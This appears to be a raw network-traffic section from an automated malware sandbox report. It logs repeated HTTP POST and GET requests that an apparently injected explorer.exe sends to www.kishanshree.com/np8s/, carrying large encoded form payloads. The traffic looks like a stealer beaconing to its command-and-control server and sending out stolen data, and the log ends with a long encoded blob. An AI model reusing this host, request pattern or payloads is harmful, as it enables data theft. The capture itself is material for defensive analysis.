WYse7vDjnpr56CX187QdjprhMGBiAdbtrejthOF2(aWFC13jpFLmdnCezzaZ8mf8eeOSu1aLIaew9KL8gn0ebAtqpnK2FzC1NgFXssG_4DmfeM6JaeMcanFlzNiu3b0dIJ7JuVVHlhG6IOtH4exp~7FZ4_WMkS2GWA9fsVb_12oOimrqh1kOOXFEwimxTFztQJpoAyztcfGjdCArG9yl8vmpf0HFoMYx(LH9cc3tjqBDS9MUSyOQ4Oxc82wqEhXDkLOTWYXBfihIsrblmDkPQ2EtvoXx8CP06rLDwD1MuGR9lRPrPS78Q3plhPJyWG(WScBqi43Tk6XkS7Bym9hblioNP1Vylut5hw237S39fKHrVTFiR1yzceYWuBlLHxEQOOb28JntJbvjoiS-iRE9B7iAb4ZH8hkA339jSucC(cs5Ye8iXCspx9j1~gBynkpQVjTKEHO70X4dKJDAo_cVt70F3qY7ONJThtJF1JC97TGX88CHPtoL23fXrTUveIoVDfWfsi0YzXEOqkUVJSRFvWgoJnzraGDhyrcqF_1HpGQyDEca~N8OjVFg4Gvji0NFjzwa3vLTY6iakT6fPWcRWZSJVSo7Uo2mJaMo021WhL7BFL7_v0Pp3mRRtM57W9lycD59txfWS6XW8XONhmtA1yHx(r2bZkt36mSyoXgK0QWH7eHVsTVS8axClQkbuYUIe8kLr511rHtZNuo-8_WbDKLmACCxz5UGfSRfnHjwIBRStsXqu6lk3uesf6BK8mymLgILOgSLlH4zJjLSogj-fwJE3iUvq9QBBFGQKbwarT5YYKOmH6jE9Vv1EPQ090~bdZJPhJg5hG5AcsYq~_oPCTI4D7CafmYepm3t2jxOyBVhn2~AAF3z1yL7JFqfTxkngwUbpOfkcVLE0oQ4x8DEz_N9OqYUQBXyQhf8M1BKk6sYHf4eXCtJXu9-0u8det~FPTyvXyuZZ8GS31MOBpcnLlGsgCGA3zosaWXB~WMaU4UfZTaYVZmc7WtZoidO0_3YctlVUNcTeVfuvwCdN84UIAERpK8nN2QoVJtnjY1SPj1WMZjulFJlXjc1YgvU~R49vMthnsrF(FYzdLzpZuPRYQYs1WatZwMkXJJViBio8zoBUt8Lk5LZTHwoLi3_1LNZln9vjyjHDVyuwN2a15hQA36KGz8QsAnLcZv-ZxQlKUb3YP6HopQYa4~zVN1s~rFq5eWg9tHXtQrFSZoA5SGs3fYZGrm2LS3FSVrN35iBtLA-sJDb5S1atrsxlA5P~w9bYAxC~R9zSLgeR6ZgywCf7-riP2xNex6dt_2qSEtaXVNmPMNF(o2pDURKpto6UzbiTdQxyddLS2KdNabp0RpEH8bdbcaRTfOL37SnBc0M7SsIaSJ0MMGQLJsz5k4JVSr66FMkgqMSr07gDFFvLALmSVC9hzysl0QiyMysbHPXMJtPl0iQqV7FuXGXJo(H~Mu0u7rv97DzXjIrtdevPYBTL2hZjTXZkHxeGg2il1PXab~vHJ58uPgSiGSjpZFrzKjlgD0WxR7piTgluC4HbwUgp6x-uczJz

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:43.376221895 CEST	9588	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d 4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66 50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75 70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 63 50 45 4f 57 6c 6e 73 58 71 73 51 36 61 69 4e 6a 4d 51 38 53 46 35 63 66 6f 49 51 77 4c 6f 6b 49 4a 6e 4e 30 32 42 46 4c 35 77 54 38 6f 44 4e 30 47 74 79 42 32 6f 32 6f 50 7a 4b 68 69 5a 43 6f 35 37 39 65 39 67 57 50 44 6d 5f 50 79 78 44 42 44 32 47 4d 72 67 41 46 55 6a 73 6e 68 6f 65 4c 36 72 6f 4f 79 51 73 44 50 52 4e 77 68 38 7e 69 48 33 33 44 57 71 4d 4e 6c 78 5a 45 44 2d 78 67 72 55 41 72 42 77 41 44 39 66 46 56 49 4f 58 77 6f 51 52 39 4e 4a 79 30 79 68 65 51 33 75 79 66 6c 48 51 61 6e 4b 75 49 78 70 70 30 35 6f 6a 57 61 70 34 7a 46 49 61 31 7e 43 62 50 6d 6c 32 4f 4f 69 32 38 41 7a 28 76 59 75 76 34 71 4d 4c 4b 46 6f 59 6c 7e 6c 70 6c 4d 38 33 35 7e 31 5a 79 71 44 4d 65 63 6f 53 67 43 41 65 77 6a 74 4f 74 65 6f 6e 78 5a 63 76 6a 4a 78 43 38 74 4e 67 48 41 4f 46 37 43 56 66 58 79 32 58 53 4b 6b 39 32 7a 55 4c 70 37 79 53 69 32 67 52 4b 54 43 41 5f 75 47 6e 51 74 65 62 53 52 41 66 74 74 45 43 5a 62 67 79 58 44 34 6d 6b 72 45 6e 36 61 2d 35 65 34 78 28 67 62 6d 62 77 37 4b 48 48 49 6b 43 67 78 52 70 5a 51 39 30 55 69 51 75 34 71 7a 31 41 5a 4d 6c 2d 65 4a 75 52 58 61 47 2d 34 59 4d 34 56 39 68 78 41 79 77 66 71 75 76 78 51 6e 44 50 37 69 66 79 51 67 73 52 43 48 45 4c 30 32 6b 4e 61 33 77 6a 30 7a 41 66 64 5f 64 56 65 2d 7a 6e 53 35 46 70 52 49 72 6b 42 6d 63 6d 6d 32 34 35 46 30 56 55 76 32 63 47 68 5f 38 37 57 36 43 74 63 4f 55 4d 63 56 42 65 6d 64 66 54 58 76 67 45 68 4f 55 54 76 4d 74 4f 79 4b 72 78 54 4f 4c 75 6e 32 39 74 48 72 6e 7a 6a 4a 63 59 39 32 4b 55 61 4b 6e 4e 62 75 48 4a 52 53 57 53 4c 49 43 66 37 75 65 77 6e 45 70 6e 32 6c 4d 54 32 30 4d 65 58 67 6b 62 6c 75 78 77 57 54 4d 39 78 31 30 56 28 67 62 43 53 49 43 74 43 6b 38 63 30 7a 30 57 76 64 28 4a 6b 66 75 69 55 55 6d 42 4f 7a 6b 55 50 55 4b 79 4d 35 68 78 6b 33 6a 64 75 49 72 58 54 4a 34 53 6b 58 50 71 28 38 54 45 76 59 71 72 48 7a 69 33 6b 51 32 4e 47 73 6c 55 39 4b 45 70 33 69 48 4e 28 5a 78 67 69 61 4b 42 55 6a 71 59 72 71 35 48 6c 4d 6f 64 74 52 33 51 47 58 4b 63 62 41 66 5f 74 57 38 32 62 7a 6e 58 48 4a 42 70 73 50 5a 6f 4b 6c 76 6b 6f 39 43 57 77 62 68 44 5a 76 65 75 31 63 6c 66 61 6e 75 6b 74 58 4a 35 55 39 51 55 45 71 28 56 30 4a 76 53 4a 79 39 39 6c 6c 76 78 33 44 56 44 62 75 71 45 69 6e 57 6b 76 76 6b 79 33 68 45 50 36 4d 34 41 44 76 49 74 33 32 6b 39 6c 73 76 48 73 70 64 4b 73 5f 57 5f 58 6a 30 46 4e 7a 57 4d 31 31 4a 59 4e 68 50 36 4c 71 54 39 75 4d 51 49 63 4d 68 66 39 6c 38 54 Data Ascii: U48h=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUnfPDpDGZk5041io EBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6ccPEOWlnsXqsQ6aiNjMQ8SF5cfoIQwLokIJnN02BFL5wT8 oDN0GtyB2o2oPzKhiZCo579e9gWPDm_PyxDBD2GMrgAFUjsnhoeL6roOyiQsDPRNwh8~iH33DWqMNlxZED-xgrUArB wAD9fFVIOXwoQR9NJy0yheQ3uyflHQanKuIxpp05ojWap4zFla1~CbPml2OOi28Az(vYuv4qMLKFoYl~lplM835~1Z yqDMecoSgCAewjtOteonxZcvjJxC8tNgHAOF7CVfXy2XSKk92zULp7ySi2gRKTCA_uGnQtebSRAfttECZbgyXD4mkrEn6a- 5e4x(gbmbw7KHHIkCgxRpZQ90UiQu4qz1AZMl-eJuRXaG-4YM4V9hxAywfquvxQnDP7ifyQgsRCHEL02kNa3w j0zAfd_dVe-znS5FpRIrkBmcmm245F0VUv2cGh_87W6CtcOUMcVBemdfTXvgEhOUTvMtOyKrxTOLun29tHrnzjJcY9 2KUaKnNbuHJRSWSLICf7uewnEpn2lMT20MeXgkbluxwWTM9x10V(gbCSICtCk8c0z0Wvd(JkfuiUUmBOzkUPUKyM5h xk3jduIrXTJ4SkXPq(8TEvYqrHzi3kQ2NGslU9KEp3iHN(ZxgiaKBUjqYrq5HlModtR3QGXKcbAf_tW82bznXHJBps PZoKlvko9CWwbhDZveu1clfanuktXJ5U9QUEq(V0JvSJy99llvx3DVDbuqEinWkvvky3hEP6M4ADvIt32k9lsvHspd Ks_W_Xj0FNzWM11JYNhP6LqT9uMQIcMhf9l8T

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:49.376178980 CEST	9630	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d 4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66 50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75 70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 63 50 45 4f 57 6c 6e 73 58 71 73 51 36 61 69 4e 6a 4d 51 38 53 46 35 63 66 6f 49 51 77 4c 6f 6b 49 4a 6e 4e 30 32 42 46 4c 35 77 54 38 6f 44 4e 30 47 74 79 42 32 6f 32 6f 50 7a 4b 68 69 5a 43 6f 35 37 39 65 39 67 57 50 44 6d 5f 50 79 78 44 42 44 32 47 4d 72 67 41 46 55 6a 73 6e 68 6f 65 4c 36 72 6f 4f 69 51 73 44 50 52 4e 77 68 38 7e 69 48 33 33 44 57 71 4d 4e 6c 78 5a 45 44 2d 78 67 72 55 41 72 42 77 41 44 39 66 46 56 49 4f 58 77 6f 51 52 39 4e 4a 79 30 79 68 65 51 33 75 79 66 6c 48 51 61 6e 4b 75 49 78 70 70 30 35 6f 6a 57 61 70 34 7a 46 49 61 31 7e 43 62 50 6d 6c 32 4f 4f 69 32 38 41 7a 28 76 59 75 76 34 71 4d 4c 4b 46 6f 59 6c 7e 6c 70 6c 4d 38 33 35 7e 31 5a 79 71 44 4d 65 63 6f 53 67 43 41 65 77 6a 74 4f 74 65 6f 6e 78 5a 63 76 6a 4a 78 43 38 74 4e 67 48 41 4f 46 37 43 56 66 58 79 32 58 53 4b 6b 39 32 7a 55 4c 70 37 79 53 69 32 67 52 4b 54 43 41 5f 75 47 6e 51 74 65 62 53 52 41 66 74 74 45 43 5a 62 67 79 58 44 34 6d 6b 72 45 6e 36 61 2d 35 65 34 78 28 67 62 6d 62 77 37 4b 48 48 49 6b 43 67 78 52 70 5a 51 39 30 55 69 51 75 34 71 7a 31 41 5a 4d 6c 2d 65 4a 75 52 58 61 47 2d 34 59 4d 34 56 39 68 78 41 79 77 66 71 75 76 78 51 6e 44 50 37 69 66 79 51 67 73 52 43 48 45 4c 30 32 6b 4e 61 33 77 6a 30 7a 41 66 64 5f 64 56 65 2d 7a 6e 53 35 46 70 52 49 72 6b 42 6d 63 6d 6d 32 34 35 46 30 56 55 76 32 63 47 68 5f 38 37 57 36 43 74 63 4f 55 4d 63 56 42 65 6d 64 66 54 58 76 67 45 68 4f 55 54 76 4d 74 4f 79 4b 72 78 54 4f 4c 75 6e 32 39 74 48 72 6e 7a 6a 4a 63 59 39 32 4b 55 61 4b 6e 4e 62 75 48 4a 52 53 57 53 4c 49 43 66 37 75 65 77 6e 45 70 6e 32 6c 4d 54 32 30 4d 65 58 67 6b 62 6c 75 78 77 57 54 4d 39 78 31 30 56 28 67 62 43 53 49 43 74 43 6b 38 63 30 7a 30 57 76 64 28 4a 6b 66 75 69 55 55 6d 42 4f 7a 6b 55 50 55 4b 79 4d 35 68 78 6b 33 6a 64 75 49 72 58 54 4a 34 53 6b 58 50 71 28 38 54 45 76 59 71 72 48 7a 69 33 6b 51 32 4e 47 73 6c 55 39 4b 45 70 33 69 48 4e 28 5a 78 67 69 61 4b 42 55 6a 71 59 72 71 35 48 6c 4d 6f 64 74 52 33 51 47 58 4b 63 62 41 66 5f 74 57 38 32 62 7a 6e 58 48 4a 42 70 73 50 5a 6f 4b 6c 76 6b 6f 39 43 57 77 62 68 44 5a 76 65 75 31 63 6c 66 61 6e 75 6b 74 58 4a 35 55 39 51 55 45 71 28 56 30 4a 76 53 4a 79 39 39 6c 6c 76 78 33 44 56 44 62 75 71 45 69 6e 57 6b 76 76 6b 79 33 68 45 50 36 4d 34 41 44 76 49 74 33 32 6b 39 6c 73 76 48 73 70 64 4b 73 5f 57 5f 58 6a 30 46 4e 7a 57 4d 31 31 4a 59 4e 68 50 36 4c 71 54 39 75 4d 51 49 63 4d 68 66 39 6c 38 54 Data Ascii: U48h=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUnfPDpDGZk5041ioEBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6ccPEOWlnsXqsQ6aiNjMQ8SF5cfoIQwLokIJnN02BFL5wT8oDN0GtyB2o2oPzKhiZCo579e9gWPDm_PyxDBD2GMrgAFUjsnhoeL6roOyiQsDPRNwh8~iH33DWqMNlxZED-xgrUArBwAD9fFVIOXwoQR9NJy0yheQ3uyflHQanKuIxpp05ojWap4zFla1~CbPml2OOi28Az(vYuv4qMLKFoYl~lplM835~1ZyqDMecoSgCAewjtOteonxZcvjJxC8tNgHAOF7CVfXy2XSKk92zULp7ySi2gRKTCA_uGnQtebSRAfttECZbgyXD4mkrEn6a-5e4x(gbmbw7KHHIkCgxRpZQ90UiQu4qz1AZMl-eJuRXaG-4YM4V9hxAywfquvxQnDP7ifyQgsRCHEL02kNa3wj0zAfd_dVe-znS5FpRIrkBmcmm245F0VUv2cGh_87W6CtcOUMcVBemdfTXvgEhOUTvMtOyKrxTOLun29tHrnzjJcY92KUaKnNbuHJRSWSLICf7uewnEpn2lMT20MeXgkbluxwWTM9x10V(gbCSICtCk8c0z0Wvd(JkfuiUUmBOzkUPUKyM5hxk3jduIrXTJ4SkXPq(8TEvYqrHzi3kQ2NGslU9KEp3iHN(ZxgiaKBUjqYrq5HlModtR3QGXKcbAf_tW82bznXHJBpsPZoKlvko9CWwbhDZveu1clfanuktXJ5U9QUEq(V0JvSJy99llvx3DVDbuqEinWkvvky3hEP6M4ADvIt32k9lsvHspdKs_W_Xj0FNzWM11JYNhP6LqT9uMQIcMhf9l8T
May 27, 2022 18:50:01.377274036 CEST	9712	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d 4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66 50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75 70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 Data Ascii: U48h=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUnfPDpDGZk5041ioEBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49969	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:37.360980034 CEST	9582	OUT	GET /np8s/?2dEPbf=4hfxZPP84Ri&U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:37.504827976 CEST	9582	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:49:37 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49970	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:47.676719904 CEST	9589	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1HcDMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FKLET85jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3Ir3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr2ArRwAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68ZzwZyyHMcESTXiAeibtOliokBZc7TIpTddDsmAtWJjpKhLzXCH8pA).
May 27, 2022 18:49:47.821247101 CEST	9603	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:49:47 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49971	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:47.816225052 CEST	9602	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close

Timestamp	kBytes transferred	Direction	Data

Content-Length: 36478
Cache-Control: no-cache
Origin: http://www.kishanshree.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.kishanshree.com/np8s/
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Data Raw: 55 34 38 68 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d
4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66
50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75
70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 63 50 45 4f 57 6c 6e 73 58 71 73 51 36 61 69 4e 6a 4d 51 38 5
3 46 35 63 66 6f 49 51 77 4c 6f 6b 49 4a 6e 4e 30 32 42 46 4c 35 77 54 38 6f 44 4e 30 47 74 79 42 32 6f 32 6f 50 7a 4b 6
8 69 5a 43 6f 35 37 39 65 39 67 57 50 44 6d 5f 50 79 78 44 42 44 32 47 4d 72 67 41 46 55 6a 73 6e 68 6f 65 4c 36 72 6f 4
f 79 69 51 73 44 50 52 4e 77 68 38 7e 69 48 33 33 44 57 71 4d 4e 6c 78 5a 45 44 2d 78 67 72 55 41 72 42 77 41 44 39
66 46 56 49 4f 58 77 6f 51 52 39 4e 4a 79 30 79 68 65 51 33 75 79 66 6c 48 51 61 6e 4b 75 49 78 70 70 30 35 6f 6a 57 61
70 34 7a 46 49 61 31 7e 43 62 50 6d 6c 32 4f 4f 69 32 38 41 7a 28 76 59 75 76 34 71 4d 4c 4b 46 6f 59 6c 7e 6c 70 6c 4d
38 33 35 7e 31 5a 79 71 44 4d 65 63 6f 53 67 43 41 65 77 6a 74 4f 74 65 6f 6e 78 5a 63 76 6a 4a 78 43 38 74 4e 67 48
41 4f 46 37 43 56 66 58 79 32 58 53 4b 6b 39 32 7a 55 4c 70 37 79 53 69 32 67 52 4b 54 43 41 5f 75 47 6e 51 74 65 62
53 52 41 66 74 74 45 43 5a 62 67 79 58 44 34 6d 6b 72 45 6e 36 61 2d 35 65 34 78 28 67 62 6d 62 77 37 4b 48 48 49 6b
43 67 78 52 70 5a 51 39 30 55 69 51 75 34 71 7a 31 41 5a 4d 6c 2d 65 4a 75 52 58 61 47 2d 34 59 4d 34 56 39 68 78 41
79 77 66 71 75 76 78 51 6e 44 50 37 69 66 79 51 67 73 52 43 48 45 4c 30 32 6b 4e 61 33 77 6a 30 7a 41 66 64 5f 64 56
65 2d 7a 6e 53 35 46 70 52 49 72 6b 42 6d 63 6d 6d 32 34 35 46 30 56 55 76 32 63 47 68 5f 38 37 57 36 43 74 63 4f 55
4d 63 56 42 65 6d 64 66 54 58 76 67 45 68 4f 55 54 76 4d 74 4f 79 4b 72 78 54 4f 4c 75 6e 32 39 74 48 72 6e 7a 6a 4a
63 59 39 32 4b 55 61 4b 6e 4e 62 75 48 4a 52 53 57 53 4c 49 43 66 37 75 65 77 6e 45 70 6e 32 6c 4d 54 32 30 4d 65 58
67 6b 62 6c 75 78 77 57 54 4d 39 78 31 30 56 28 67 62 43 53 49 43 74 43 6b 38 63 30 7a 30 57 76 64 28 4a 6b 66 75 69
55 55 6d 42 4f 7a 6b 55 50 55 4b 79 4d 35 68 78 6b 33 6a 64 75 49 72 58 54 4a 34 53 6b 58 50 71 28 38 54 45 76 59 71
72 48 7a 69 33 6b 51 32 4e 47 73 6c 55 39 4b 45 70 33 69 48 4e 28 5a 78 67 69 61 4b 42 55 6a 71 59 72 71 35 48 6c 4d
6f 64 74 52 33 51 47 58 4b 63 62 41 66 5f 74 57 38 32 62 7a 6e 58 48 4a 42 70 73 50 5a 6f 4b 6c 76 6b 6f 39 43 57 77 62
68 44 5a 76 65 75 31 63 6c 66 61 6e 75 6b 74 58 4a 35 55 39 51 55 45 71 28 56 30 4a 76 53 4a 79 39 39 6c 6c 76 78 33
44 56 44 62 75 71 45 69 6e 57 6b 76 76 6b 79 33 68 45 50 36 4d 34 41 44 76 49 74 33 32 6b 39 6c 73 76 48 73 70 64 4b
73 5f 57 5f 58 6a 30 46 4e 7a 57 4d 31 31 4a 59 4e 68 50 36 4c 71 54 39 75 4d 51 49 63 4d 68 66 39 6c 38 54 36 65 76
